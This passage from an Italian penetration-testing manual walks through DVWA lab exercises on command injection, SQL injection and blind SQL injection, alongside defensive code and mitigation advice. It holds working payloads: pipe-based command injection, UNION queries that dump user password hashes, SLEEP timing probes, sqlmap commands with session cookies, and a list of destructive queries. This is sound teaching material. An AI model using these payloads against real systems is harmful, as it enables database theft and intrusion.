A questo livello di sicurezza viene effettuata una sanificazione incompleta, definendo i caratteri && e ; con caratteri vuoti, dalla riga 8 alla riga 10, quindi con la funzione str_replace (riga 14) viene effettuata la sostituzione. L'attacco è comunque possibile attraverso altri operatori non definiti dalla blacklist (ad esempio & oppure |) [Codice 8.22].

Codice 8.22

```
<?php

if (isset($_POST['Submit'])) {
```

```
        // Get input
        $target = $_REQUEST['ip'];

        // Set blacklist
        $substitutions = array(
                '&&' => '',
                ';' => '',
        );


// Remove any of the charactars in the array (blacklis
$target = str_replace(array_keys($substitutions) , $su
        ...
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=exec

Il bypass può avvenire ancora tramite altri caratteri, ad esempio:

```
20.0.0.2 & ip a

20.0.0.2 | ip a
```

Attacco: **Command Execution** "High"

Simulazione DVWA

Il livello di sicurezza prevede una sanificazione totale dei caratteri a rischio, ad eccezione del pipe singolo ("|"). L'errore del programmatore qui è stato lasciare uno spazio in riga 11 [Codice 8.23].

Codice 8.23

```
<?php

if (isset($_POST['Submit'])) {
        // Get input
        $target = trim($_REQUEST['ip']);
        // Set blacklist
        $substitutions = array(
                '&' => '',
                ';' => '',
                '| ' => '',
```

```
                '-'  => '',
                '$'  => '',
                '('  => '',
                ')'  => '',
                '`'  => '',
                '||' => '',
        );
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=exec

La soluzione, in questo caso, è l'utilizzo dell'unico "formato" funzionante, vale a dire la variante con carattere pipe (|) senza spazi:

```
20.0.0.2|ip a
```

Questo è un classico caso di "distrazione": nella vita reale in realtà difficilmente ci troveremo ad affrontare queste situazioni (piuttosto tutti i caratteri avrebbero avuto gli spazi) e come tale lo considereremo il classico errore umano.

Riesci a pensare a quali danni è possibile fare con tali permessi? Se la risposta è no continua con la lettura, nei prossimi capitoli vedremo come collegarsi attraverso una Shell e prendere il controllo remoto della macchina!

Difesa: **Command Execution**

Simulazione Victim

L'approccio di difesa non prevede un blacklisting dei caratteri (come si potrebbe pensare) bensì un approccio whitelisting: la web app si preoccupa cioè di verificare che i quattro gruppi di numeri, separati dal carattere punto (.), siano effettivamente dei numeri. In caso contrario, lo script si rifiuterà di proseguire. In questo caso non ci è possibile inserire nessun altro carattere ad eccezione di un indirizzo IPv4 [Codice 8.24].

Codice 8.24

```
<?php

if (isset($_POST['Submit'])) {

// Check Anti-CSRF token
checkToken($_REQUEST['user_token'], $_SESSION['session

// Get input
$target = $_REQUEST['ip'];
$target = stripslashes($target);

// Split the IP into 4 octects
$octet = explode(".", $target);

// Check IF each octet is an integer
if ((is_numeric($octet[0])) && (is_numeric($octet[1]))

// If all 4 octets are int's put the IP back together.
$target = $octet[0] . '.' . $octet[1] . '.' . $octet[2
...
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=exec

Un approccio difensivo di tipo whitelisting permette dunque di sanificare l'input in maniera più precisa, anche non conoscendo i possibili input malevoli. Ricapitolando, una buona mitigazione per questo attacco consiste

nel:

- **Utilizzare solo il codice lato server per la sicurezza**: lato client bisognerebbe pensare sempre alle performance, mai delegare la sicurezza al client (in quanto manipolabile).
- **Prevedere gli input**: se l'utente deve scrivere un numero, consenti solo la scrittura dei numeri. Se deve scrivere una mail, scrivi una regex (o usa un modello in rete) per accettare solo le mail.
- **Assegna permessi minori per il web server:** l'utente in uso dal web server non dovrebbe accedere al di fuori della sua area di controllo, così come dovrebbe accedere solo ad alcuni specifici comandi. Dosa bene la necessità di utilizzare funzioni in grado di comunicare con il Sistema Operativo.
- **O è così o muori**: se sei un programmatore sai dell'esistenza di "if ... or die". Se una funzione ritorna un errore, evita di comunicarne i motivi all'utente, piuttosto rimani sul vago con un messaggio tipo "Spiacenti, il tuo input non è corretto". In questo modo renderai l'attacco Blind[143] e molto più difficile da eseguire.

8.3 SQL Injection

Come saprai le web app fanno un uso consistente dei **Database**: questi contenitori vengono gestiti dai DBMS, dei programmi che offrono strumenti per il funzionamento di tutta la logica di memorizzazione.

Come abbiamo spiegato ne "I Fondamentali del WWW" (pagina X), è il linguaggio SQL ad essere utilizzato per poter comunicare con questi Database: esso è l'artefice di qualunque operazione, dalla raccolta alla modifica dei dati contenuti, della struttura, delle relazioni e molto altro ancora.

L'approccio con il linguaggio SQL avviene solitamente attraverso il linguaggio con cui la web app è costruita: nella maggior parte dei casi è il PHP che gestisce i comandi (query) SQL e, fintanto che i valori siano adeguati, il web master non correrà alcun rischio. Sfortunatamente sappiamo che non è così: in questo capitolo parleremo dell'SQL Injection, la vulnerabilità più pericolosa e popolare dell'ultima decade.

Un attacco SQL Injection consiste nell'esecuzione di una query SQL

sfruttando un input non controllato dell'applicazione. Un attacco di questo tipo permette di leggere, modificare, distruggere ed eseguire molte altre operazioni all'interno di un DBMS (e in certe occasioni anche arrivare direttamente al Sistema Operativo).

Il percorso con cui è possibile un attacco di tipo SQL Injection è stato affrontato nel capitolo 3.7 nei Fondamentali, tuttavia cercheremo di riassumerlo brevemente. Ipotizziamo che esista una query SQL utilizzata per raccogliere delle informazioni in un database:

```
SELECT nome FROM clienti WHERE username='$input'
```

Compilandolo adeguatamente, inserendo un valore come ad esempio "Mario", la query risulterà:

```
SELECT nome FROM clienti WHERE username='Mario'
```

Nel caso in cui la web app consenta però l'inserimento di input non controllati (ad esempio un carattere di escape come l'apostrofo) la query SQL sarà così composta:

```
SELECT nome FROM clienti WHERE username='''
```

È probabile allora che il web server restituisca un errore di sintassi come il seguente:

```
You have an error in your SQL syntax...
```

Da qui l'attacker saprà che può manipolare la query SQL, specificando altri parametri e rendendo così valida la richiesta:

```
SELECT nome FROM clienti WHERE username='' OR 1=1#'
```

In questo caso l'input ' OR 1=1# renderà vera la query, eseguendola e mostrando il primo valore (row) presente nella tabella clienti.

La vulnerabilità di tipo SQL Injection è comune in molte applicazioni web ed è facilmente identificabile, così come facilmente sfruttabile.

L'attacco consente di eseguire operazioni all'interno del database, estrapolando informazioni riservate, effettuare dump[144] dell'intero Database, eseguire inserimenti, modifiche e eliminazione di porzioni o dell'interno contenitore. Un attacco SQL Injection può anche essere utilizzato per effettuare un fingerprint del database, consentendo di ottenere l'engine e la versione del DBMS e di effettuare attacchi anche verso il Sistema Operativo.

8.3.1 LAB: SQL Injection

L'obiettivo di questo LAB è di estrarre, dalla pagina fornita, la lista di tutti gli utenti e le relative password. Tale lista è salvata all'interno del database di DVWA [Figura 8.27] ed è disponibile all'indirizzo:

```
http://victim/phpmyadmin/
```

Ricordati che i dati di login sono "user" e "passw0rd" (se hai seguito l'intero manuale con relativa configurazione).

Figura 8.27: un estratto della tabella "users" del database di DVWA

Attacco: **SQL Injection** "Low"

Simulazione Victim

Come sappiamo al livello Low non esistono particolari controlli. Inserendo un ID (rappresentato da un codice numerico) lo script verificherà la presenza o meno della riga nel Database [Figura 8.28].

Vulnerability: SQL Injection

User ID: 3 Submit

```
ID: 3
First name: Hack
Surname: Me
```

Figura 8.28: inserendo un valore numerico verificheremo la presenza del valore

La porzione di codice interessata [Codice 8.25] ci dimostra come non esiste alcun controllo sull'input passato in query-string (id), che ricordiamo è:

```
http://victim/vuln/vulnerabilities/sqli/?id=3&Submit=Submit#
```

Codice 8.25

```php
<?php
if (isset($_REQUEST['Submit'])) {

// Get input
$id = $_REQUEST['id'];

// Check database
$query = "SELECT first_name, last_name FROM users WHER
...
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=sqli

In questo caso è possibile passare alla input un simbolo di escape (apostrofo, ') [Figura 8.29] e generare così un errore nel codice. La query originale:

```
SELECT first_name, last_name FROM users WHERE user_id = '3';
```

sarà quindi trasformata in:

```
SELECT first_name, last_name FROM users WHERE user_id = ''';
```

Figura 8.29: inseriamo in input un apostrofo e la query restituirà un errore

Come sai già ne "I fondamentali del WWW" *se viene aperto un apostrofo questo va chiuso*, proprio come quando si scrive una parentesi aperta va sempre chiusa! Il risultato di tutto questo sarà un errore dell'SQL che restituirà:

```
You have an error in your SQL syntax; check the manual that
corresponds to your MariaDB server version for the right syntax to
use near ''''' at line 1
```

Questo è un campanello d'allarme da non sottovalutare: se il DBMS restituisce un errore significa che non si aspettava questo input. L'escape dell'input ci permette così di indicare una nuova condizione (OR) e di poter generare la nuova query:

```
SELEZIONA first_name, last_name DA users DOVE user_id = '' OPPURE
1=1
```

In questo caso, la condizione OPPURE 1=1 è sempre vera e quindi restituirà sempre il risultato (row) a prescindere dal contenuto. Tradotta la nostra query dovrà diventare:

```
SELECT first_name, last_name FROM users WHERE user_id = '' OR 1=1#'
```

L'input sarà quindi:

```
' OR 1=1#
```

L'uso del cancelletto (#, sostituibile anche con il doppio tratteggio --) sta ad indicare che tutto il resto fungerà da commento. In questo modo non dobbiamo preoccuparci di definire il resto della query, ricostruendola per evitare l'errore SQL. Andiamo quindi a passare il parametro all'input della pagina di test: come risultato avremo tutte le righe presenti nella tabella users [Figura 8.30].

User ID: ' OR 1=1# Submit

```
ID: ' OR 1=1#
First name: admin
Surname: admin

ID: ' OR 1=1#
First name: Gordon
Surname: Brown

ID: ' OR 1=1#
First name: Hack
Surname: Me

ID: ' OR 1=1#
First name: Pablo
Surname: Picasso

ID: ' OR 1=1#
First name: Bob
Surname: Smith
```

Figura 8.30: la web app ci restituirà tutti i risultati presenti nel Database

Come però sappiamo il nostro obiettivo è quello di ottenere anche le password: per raggiungere questo scopo faremo affidamento all'operatore UNION[145] che ci consente di combinare dei risultati in una query di SELECT.

La query si traduce quindi in:

```
SELEZIONA first_name, last_name DA users DOVE user_id = '' OPPURE
1=1

INSIEME A QUESTA QUERY SELECT (UNION)

SELEZIONA user, password DA users
```

Che in linguaggio SQL sarà:

```
SELECT first_name, last_name FROM users WHERE user_id = '' OR 1=1 
UNION SELECT user,password FROM users#'
```

L'input che daremo quindi in pasto alla web app sarà:

```
' OR 1=1 UNION SELECT user,password FROM users#
```

Ricorda: per far si che funzioni è necessario passare a UNION lo stesso numero di campi indicati nella query (nel nostro caso first_name e last_name). Per questo motivo non potrai selezionare più (e meno) di due valori (noi abbiamo scelto user e password).

Finalmente il risultato ci fornirà le credenziali salvate all'interno del Database [Figura 8.31]. I risultati delle password saranno in formato MD5: per ottenerle sarà necessario crackarle con appositi strumenti (vedi capitolo 6.1.2, 6.1.3).

```
ID: ' OR 1=1 UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' OR 1=1 UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' OR 1=1 UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

Figura 8.31: dalla tabella users estraiamo anche user e password degli utenti

TIP: a questo livello tutti gli input vengono stampati, causando un'altra vulnerabilità di tipo XSS. Riesci a generarla?

Attacco: **SQL Injection** "Medium"

Simulazione Victim

Il seguente livello di difficoltà risulta essere leggermente più complesso, non tanto nella generazione dell'input malevola quanto dello spotting[146] manuale: in questo caso infatti non ci viene mostrata una input text dove possiamo inserire valori ma una lista già precompilata. La query SQL, inoltre, cambia leggermente [Codice 8.26].

Codice 8.26

```
<?php

if (isset($_POST['Submit'])) {
// Get input
$id = $_POST['id'];
$id = mysqli_real_escape_string($GLOBALS["___mysqli_st
$query = "SELECT first_name, last_name FROM users WHER
...
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=sqli

È molto interessante vedere qui l'approccio della riga precedente: attraverso la funzione *mysqli_real_escape_string* il programmatore web ha ipotizzato di

risolvere qualunque manipolazione effettuata con un apostrofo o caratteri speciali. Tale funzione va infatti a rimuovere i caratteri speciali, rendendo (quasi) impossibile un attacco di questo tipo.

L'escape della query però avviene senza chiudere la stringa con l'apostrofo ('): come sai è probabile che gli ID in SQL siano numerici, quindi il confronto (=) può essere anche di tipo numerico (senza stringhe). Ipotizzando la seguente query corretta:

```
SELECT first_name, last_name FROM users WHERE user_id = 1
```

La query manipolata sarà invece:

```
SELECT first_name, last_name FROM users WHERE user_id = 1 OR 1=1
```

Leggermente diversa dalla precedente ma comunque funzionante. Inoltre, non ci sarà più bisogno di commentare il seguito, in quanto non esiste più alcun apostrofo da ignorare. La query definitiva, prendendo spunto dalla UNION vista in precedenza, sarà quindi:

```
SELECT first_name, last_name FROM users WHERE user_id = 1 OR 1=1 
UNION SELECT user, password FROM users
```

E il valore che dovremo inserire sarà quindi:

```
1 OR 1=1 UNION SELECT user, password FROM users
```

Ma dove inserirlo? Non c'è una input!

Abbiamo due strade: attraverso l'**Analizza Elemento** del Browser oppure tramite la **modifica degli HTTP Post**.

Il metodo Analizza Elemento consiste nel modificare on-the-fly gli elementi HTML del Browser: dalla macchina **attacker**, cliccando destro sull'elemento che si vuole modificare, apriremo la *select* selezionata, quindi modificheremo il valore del tag *option* inserendo, al posto del valore 1, la query malevola [Figura 8.32]. Invieremo poi il form normalmente.




Figura 8.32: modifichiamo il valore della option selezionata, inserendo la query malevola

In alternativa possiamo usare Burp Suite che in grado di analizzare le richieste HTTP: con questo metodo impareremo ad utilizzare la funzione di "*Intercept*" che ci permette di bloccare qualunque richiesta HTTP e di modificarla prima di poter essere inoltrata. Dalla macchina **attacker** accedi alla pagina di test SQL Injection:

```
http://victim/vuln/vulnerabilities/sqli/
```

quindi da Burp Suite, sotto la tab "Proxy -> Intercept" abilita il pulsante "*Intercept is on*": in questo modo, qualunque richiesta HTTP, passerà da questo modulo [Figura 8.33].




Figura 8.33: abilita "Intercept is on" su Burp Suite. Tutte le richieste dovranno essere inoltrate a mano da questo momento in poi.

Dal browser clicchiamo ora su *Submit* e vedremo che il caricamento sarà in attesa: questo succede perché il browser attende la risposta dal Proxy (Burp Suite) che deve inoltrare correttamente la richiesta. Da Burp Suite possiamo quindi modificare le informazioni HTTP POST da iniettare (sostituendo 1 con la query vista in precedenza) come di seguito:

```
id=1 OR 1=1 UNION SELECT user,password FROM users&Submit=Submit
```

quindi inoltriamo la richiesta cliccando sul tasto "*Forward*" [Figura 8.34].




Figura 8.34: modifichiamo la richiesta HTTP POST, quindi inoltriamo la richiesta

La pagina restituirà così le informazioni necessarie per la risoluzione del LAB.

Attacco: **SQL Injection** "High"

Simulazione Victim

Paradossalmente il seguente livello è meno complicato da risolvere rispetto al Medium: in questa fase abbiamo un pop-up che gestisce le richieste e che vengono inviate alla pagina "madre". Le informazioni, a differenza di quanto visto, non vengono inviate né con GET né con POST, bensì attraverso una sessione [Codice 8.27].

Codice 8.27

```
<?php

if (isset($_SESSION['id'])) {

// Get input
$id = $_SESSION['id'];

// Check database
$query = "SELECT first_name, last_name FROM users WHER
```

```
$result = mysqli_query($GLOBALS["___mysqli_ston"], $qu
</pre>');
...
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=sqli

In questa fase non è quindi difficile generare la input malevola (che è identica al livello Low) bensì allo spotting della vulnerabilità: nel nostro caso è semplice sapere dove risiede la vulnerabilità, questo perché abbiamo in mano il codice sorgente della web app. La difficoltà pertanto è in relazione all'utilizzo di strumenti automatizzati di Web Vulnerability Scanner – come nmap – che potrebbero avere delle difficoltà a trovare la vulnerabilità (Capitolo 8.3).

Assodato ciò, l'input malevola sarà così composta:

```
' OR 1=1 UNION SELECT user,password FROM users#
```

La pagina web (madre) riporterà il risultato a schermo [Figura 8.35].




Figura 8.35: la vulnerabilità è identica alla Low ma i dati vengono inviati in SESSION anziché in POST

Payload: Dangerous SQL Query

Simulazione DVWA

I rischi che si corrono consentendo query SQL dipendono dalle conoscenze e dalle competenze dell'attacker, oltre che dallo scenario che si presenta. Sul piano teorico, ogni query SQL può causare danni al Database. Su quello pratico, alcune funzioni sono molto pericolose su database in ambiente di produzione:

Query	Azione
SELECT * FROM table	Seleziona i valori di una tabella
UPDATE table SET column = value	Modifica i valori di una tabella
DELETE FROM table	Elimina valori da una tabella
INSERT INTO table (column) VALUES (value)	Inserisci un nuovo valore in una tabella
DROP TABLE table	Elimina un'intera tabella
TRUNCATE TABLE table	Svuota un'intera tabella, non eliminandone però la struttura

Su w3schools[147] troverai una lista infinita di funzioni SQL da poter utilizzare.

Perché non provi a lanciare alcune query e vedere come si comporta il Database? Ricorda che puoi sempre resettare il Database di DVWA dalla macchina attacker collegandoti a http://victim/vuln/setup.php

Difesa: **SQL Injection**

Simulazione DVWA

La contromisura attuata da DVWA consiste nell'effettuare un controllo preventivo sull'input, verificando che quest'ultimo sia numerico; inoltre, viene utilizzato PDO, un'estensione PHP che integra in automatico nuovi standard di sicurezza[148] [Codice 8.28].

Codice 8.28

```
<?php

if (isset($_GET['Submit'])) {
// Check Anti-CSRF token
checkToken($_REQUEST['user_token'], $_SESSION['session

        // Get input
        $id = $_GET['id'];
```

```
        // Was a number entered?
        if (is_numeric($id)) {
                // Check the database
                $data = $db-
>prepare('SELECT first_name, last_name FROM users WHER
                $data-
>bindParam(':id', $id, PDO::PARAM_INT);
                $data->execute();
                $row = $data->fetch();
                // Make sure only 1 result is returned
                if ($data->rowCount() == 1) {
                        // Get values
                        $first = $row['first_name'];
                        $last = $row['last_name'];
...
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=sqli

Restano tuttavia alcune considerazioni da fare, dato che non sempre è possibile prevedere un input. In tal caso si consiglia di:

- **Effettuare un escape dei caratteri**: un approccio di tipo escape permette di evitare manipolazioni con i caratteri speciali (vedesi l'apostrofo negli esempi precedenti)
- **Negare i caratteri**: alcuni approcci, come ad esempio è possibile vedere nei Login Form, vietano l'uso di alcuni specifici caratteri attraverso il modello di blacklisting.
- **Utilizzare i prepared statements**: attraverso la parametrizzazione delle dichiarazioni[149] è possibile migliorare le performance delle query e, in seconda battuta, evitare alcuni attacchi comuni di tipo SQL Injection.

8.4 Blind SQL Injection

In questo attacco verrà solo analizzato l'approccio gray-box (capitolo 1.5.2): principi, rischi, payload e metodi di mitigazione sono identici agli attacchi semplici di tipo SQL Injection.

L'attacco Blind SQL Injection è praticamente identico ad un attacco SQL

Injection, con la differenza che l'attacker non è in grado di determinare, attraverso errori visivi generati dalla web app, se la vulnerabilità è presente. Se infatti l'SQL Injection, all'inserimento di un carattere speciale come l'apostrofo ('), abbiamo ricevuto l'errore:

```
You have an errore in your SQL syntax...
```

nella variante Blind la pagina si limiterà a comunicarci:

```
Risultato non trovato
```

Se questa fosse una pagina di ricerca è probabile che il risultato non sia stato trovato perché:

- Non esiste effettivamente alcun risultato
- C'è stato un errore con l'SQL

Questa è la domanda che l'attacker si farà, purtroppo però non avrà modo di vedere a schermo nulla che gli confermi la presenza della vulnerabilità.

Tra i metodi comuni che è possibile utilizzare ritroviamo SLEEP, una funzione SQL che permette di mettere "in pausa" la query; fermandola per X secondi, sapremo che la query sarà generata nonostante non vi siano feedback visivi. Troverai un esempio nel LAB di livello "Low" di DVWA.

8.4.1 LAB: Blind SQL Injection

In questo LAB i bypass di Sicurezza sono identici alla versione non-blind (vista in precedenza): non riceveremo alcun errore, in particolare quello visto al livello Low:

```
You have an error in your SQL syntax; check the manual that
corresponds to your MariaDB server version for the right syntax to
use near ''''' at line 1
```

Lo scopo di questo LAB sarà quindi quello di determinare se la query ha avuto effetto, anche se non abbiamo alcun feedback visivo: successivamente, impareremo ad utilizzare uno strumento di automazione (sqlmap) in grado di estrarre informazioni utili fino al raggiungimento delle row presenti nella tabella users.

Attacco: **Blind SQL Injection** "Low"

Simulazione Victim

Come abbiamo visto la differenza tra una normale SQL Injection e una Blind SQL Injection sta nell'interpretazione "cieca" dell'errore: qui *non riceviamo l'errore dalla web app*, questo perché nel codice sorgente esistono delle condizioni che ci consentono di escluderli dall'output. I controlli in questo test vengono effettuati dalla pagina che si occupa di generare la query [Codice 8.29].

Codice 8.29

```php
<?php

if (isset($_GET['Submit'])) {

// Get input
$id = $_GET['id'];
// Check database
$getid = "SELECT first_name, last_name FROM users WHER

$result = mysqli_query($GLOBALS["___mysqli_ston"], $ge
```

```
// Get results
$num = @mysqli_num_rows($result); // The '@' character

if ($num > 0) {
// Feedback for end user
echo '<pre>User ID exists in the database.</pre>';

} else {
// User wasn't found, so the page wasn't!
header($_SERVER['SERVER_PROTOCOL'] . ' 404 Not Found')

...
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=sqli_blind

Se la web app riconosce il risultato stamperà una frase di successo [Figura 8.36], altrimenti stamperà una frase d'errore (inviando negli header uno status code 404, pagina Not Found) [Figura 8.37].

User ID: 1 Submit

User ID exists in the database.

Figura 8.36: l'utente esiste nel database

User ID: 18 Submit

User ID is MISSING from the database.

Figura 8.37: l'utente non esiste nel database

Dato il precedente esercizio, inseriamo una query SQL malevola:

```
' OR 1=1#
```

che produrrà quindi la seguente query:

```
SELECT first_name, last_name FROM users WHERE user_id = '' OR 1=1#';"
```

Otterremo il messaggio di corretta esecuzione:

```
User ID exists in the database
```

Potremmo ulteriormente confermare tale ipotesi utilizzando la funzione SLEEP() nella query SQL: in questo caso il tempo impiegato dalla pagina a risolvere la query 5 secondi) ci confermerà la tesi che la query viene eseguita:

```
' AND SLEEP(5)#
```

Siamo ormai certi che la pagina sia vulnerabile al Blind SQL Injection. Sappiamo anche come sfruttarla, quindi è arrivato il momento di far pratica con gli strumenti del mestiere.

Dalla macchina **attacker** ricaviamo dagli HTTP History i cookie da dare in pasto a sqlmap (così da dargli la nostra sessione ed evitare che si fermi all'autenticazione). Lanciamo quindi il nostro comando sqlmap [Figura 8.38]:

```
$ sqlmap -u "http://victim/vuln/vulnerabilities/sqli_blind/?
id=1&Submit=Submit" --cookie="QUI I TUOI COOKIE" --dbs
```

ad esempio:

```
$ sqlmap -u "http://victim/vuln/vulnerabilities/sqli_blind/?
id=1&Submit=Submit" --cookie="security=low;
PHPSESSID=ah4k435ur0obtim8o7d0u5hls0" --dbs
```

Dopo un breve giro, sqlmap ci restituirà la lista dei database presenti. Cerchiamo di capire cosa abbiamo chiesto a sqlmap:

- **-u "..."** : abbiamo specificato l'URL da testare per l'SQLi (l'URL generato al primo submit, così da poter comunicare anche l'HTTP GET, vedi la query-string).
- **--cookie="..."** : abbiamo specificato i cookie, così da far credere alla web app che siamo già loggati
- **--dbs** : abbiamo chiesto di mostrarci tutti i DB (d), il banner[150] (b) e lo schema (s)

```
[19:17:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12
[19:17:41] [INFO] fetching database names
[19:17:41] [INFO] fetching number of databases
[19:17:41] [INFO] resumed: 3
[19:17:41] [INFO] resumed: dvwa
[19:17:41] [INFO] resumed: forum
